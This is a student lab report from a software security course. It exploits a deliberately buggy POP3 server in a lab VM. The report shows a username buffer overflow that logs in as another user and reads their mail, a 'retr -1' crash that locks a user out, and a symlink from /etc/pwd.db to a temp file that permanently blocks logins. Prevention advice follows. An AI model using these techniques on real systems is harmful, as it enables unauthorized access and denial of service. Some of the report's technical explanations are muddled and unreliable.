DV2546 – SOFTWARE SECURITY

ASSIGNMENT 1320: Lab02 Bugpop3

Name	P-Number	Email
Vamsi Sri Naga Manikanta Murukonda	20010620-T114	Vamu21@student.bth.se
Sree Lakshmi Hiranmayee Kadali	20010920-T244	Srkd21@student.bth.se

Task 1

Task goal: Read bob's email.


In this task we try to access bob's profile without any credentials so we can access the email as described in the task. For completing this task, we need to initially identify any vulnerabilities present in our service bugpop3 code so we logon to user bob and read his email.

Vulnerabilities:

The offered code for pop3 authentication is particularly sensitive to buffer overflow. Buffer overflow is linked to low-level languages like C programming which majorly relies on the programmer when he allocates the memory. As the application bugpop3 uses C programming, it is more likely to have buffer overflow attack since it doesn't have any built safety measures.


When this memory overflow vulnerability is exploited, it can lead the user to access sensitive information while changing the execution path.

Task flow:



```
puffy$ telnet localhost 110
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
+OK BTH IPD Security Lab Buggy POP3 Server 0.96.23 (Fall 2019) Ready
user bob
+OK User name accepted.
pass nerfnreufbeirufbier
-ERR Authentication Error
user dbhbiwfbuwbfiwbfiuwbfiurbwieubuwfbiwubibwiubwiubwibwiubiwufberiberineoieo
+OK User name accepted.
+OK User bob logged in
```

Figure 1.



```
+OK User name accepted.
+OK User bob logged in
retr 1
+OK
Return-Path: <skalle@puffy>
Delivered-To: bob@localhost
Received: from localhost (ob65.lan [local])
        by ob65.lan (OpenSMTPD) with ESMTPA id 21acdd17
        for <bob@localhost>;
        Mon, 28 Oct 2019 12:07:06 +0100 (CET)
From: Charlie Svahnberg <skalle@puffy>
Date: Mon, 28 Oct 2019 12:07:06 +0100 (CET)
To: bob@localhost
Subject: Password has been reset
Message-ID: <eafe9af366264dea@ob65.lan>

Hi

Your password has been reset to: "AuntFanny"

/root
```

Figure 2.

To perform this task, we first establish the connection with pop3 server by using “telnet localhost 110” command.

The pop3 server doesn’t initially check validity of the username and registers the username. So, we try to give username bob and registers as shown in Fig1.

In the second step, we try to give some random set of characters as password since we don’t have the credentials for user bob. This returns an authentication error.

Next, we try to exploit our vulnerability “buffer overflow” by giving a big string of characters as password. The vulnerability is exploited as shown in Fig1 and the user is logged in.

Finally, we retrieve the email in bob’s profile by using the “retr” command and access the mail as shown in Fig2.

Prevention:

1. Limiting the buffer size while developing the program can be one of the preventive measures for this vulnerability.
2. Using a programming language with built-in safety measures to prevent buffer overflow can be a major solution for this problem.
3. Avoiding buffer-overflow-prone library operations like strcpy () and get () can be avoided. Bound checking can be included to prevent buffer overflows.

Task 2:


Make it impossible for bob to read his email though bugpop3d.

Task flow:

Vulnerability found in the code:

From the code we understand that the email can be accessed only when we give inputs greater than 1, but when the retr command is given value less than or equal to -1, the user is locked. So we use this vulnerability to achieve this task.


Initially, we check the root directory which needs to be locked to stop the access of bob from reading his mail. As shown in Fig3 we have identified that the dictionary is not locked.



```
puffy$ cd ..
puffy$ ls
_sysupgrade  alice        bob          skalle
puffy$
```


Figure 3.

We can understand that the user can be locked as shown in Fig4 and Fig5.



```
puffy$ telnet localhost 110
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
+OK BTH IPD Security Lab Buggy POP3 Server 0.96.23 (Fall 2019) Ready
user bob
+OK User name accepted.
pass wnedwidwei
-ERR Authentication Error
user endoednwednwefwnferinfeorinfeirnfoiewninowineficfneorinoi
+OK User name accepted.
+OK User bob logged in
retr -1
Connection closed by foreign host.
```

Figure 4.



```
puffy$ telnet localhost 110
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
+OK BTH IPD Security Lab Buggy POP3 Server 0.96.23 (Fall 2019) Ready
user bob
+OK User name accepted.
pass kwejnwiondweo
-ERR Authentication Error
user wendiedqndqoidnweindweinefeurbrferioqinqoindqoeiwefbifeiroofer
+OK User name accepted.
-ERR Unable to lock user
Connection closed by foreign host.
```

Figure 5.

Task 3:


Prevent the users alice and bob from logging in on the machine from the physical
console. The attack must be permanent (persist a logout) and must not be based
on resource exhaustion (such as trying to fork-bomb the machine or filling up
the entire file system).

Task Flow:

Vulnerability found in code:


Here, the symlink is created for Alice dictionary which creates a shortcut for the user directory. Whenever there is a change made in the dictionary, the user is automatically logged out because there is no permission granted. So, when we delete an email from the tmp file using dele command, the pwd files doesn't grant changes and this makes the user logged out permanently.

For executing this we create a relative path between the physical console and the service called symlink which prevents the user from logging into the system as shown in fig 6,7,8.




```
OpenBSD 6.6 (GENERIC) #353: Sat Oct 12 10:45:56 MDT 2019

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

You have mail.
puffy$ cd ..
puffy$ ls
_sysupgrade  alice        bob          skalle
puffy$ cd ..
puffy$ ls
altroot         bsd.booted      etc             sbin            var
bin             bsd.rd          home            sys
boot            bugpop3d.core   mnt             tmp
bsd             dev             root            usr
puffy$ cd etc
puffy$ ln -s /etc/pwd.db /var/tmp/alice.tmp
```

Figure 6: Creating symlink.




```
puffy$ ln -s /etc/pwd.db /var/tmp/alice.tmp
puffy$ cd ..
puffy$ cd ..
puffy$ ls
altroot         bsd.booted      etc             sbin            var
bin             bsd.rd          home            sys
boot            bugpop3d.core   mnt             tmp
bsd             dev             root            usr
puffy$ cd tmp
puffy$ cd ..
puffy$ cd etc
puffy$ ln -s /etc/pwd.db /var/tmp/alice.tmp
ln: /var/tmp/alice.tmp: File exists
puffy$
```

Figure 7



```
ln: /var/tmp/alice.tmp: File exists
puffy$ cd ..
puffy$ cd ..
puffy$ ls
altroot         bsd.booted      etc             sbin            var
bin             bsd.rd          home            sys
boot            bugpop3d.core   mnt             tmp
bsd             dev             root            usr
puffy$ cd tmp
puffy$ ls
alice.tmp  sndio      vi.recover
puffy$ _
```


Figure 8.



```
puffy$ telnet localhost 110
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
+OK BTH IPD Security Lab Buggy POP3 Server 0.96.23 (Fall 2019) Ready
user alice
+OK User name accepted.
pass alice
+OK User alice logged in
dele 1
+OK Done
quit
+OK Internal error : No Emails removed
Connection closed by foreign host.
puffy$
```

Figure 9.

In figure 9, we see how the user file is accessed from the physical console and the user email is deleted.



```
puffy$ telnet localhost 110
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Connection closed by foreign host.
puffy$ user alice
usage: user [add | del | mod | info] ...
puffy$
```

Figure 10.

In figure 10, we recheck if the user is available to login. We can see the user is permanently removed from logging in to the service.

Few other vulnerabilities:

1. The bugpop3 service has a broken authentication system which doesn’t use any proper authentication for managing passwords. This allows the user to access the information by exploiting the authentications.

Prevention: Better authentication systems can be used and importantly using encryption for password management.

2. The service mainly includes string vulnerability which doesn’t check the input from user.

Prevention: It is important to validate the input from user by using few methods like bound checking and limits for input entry.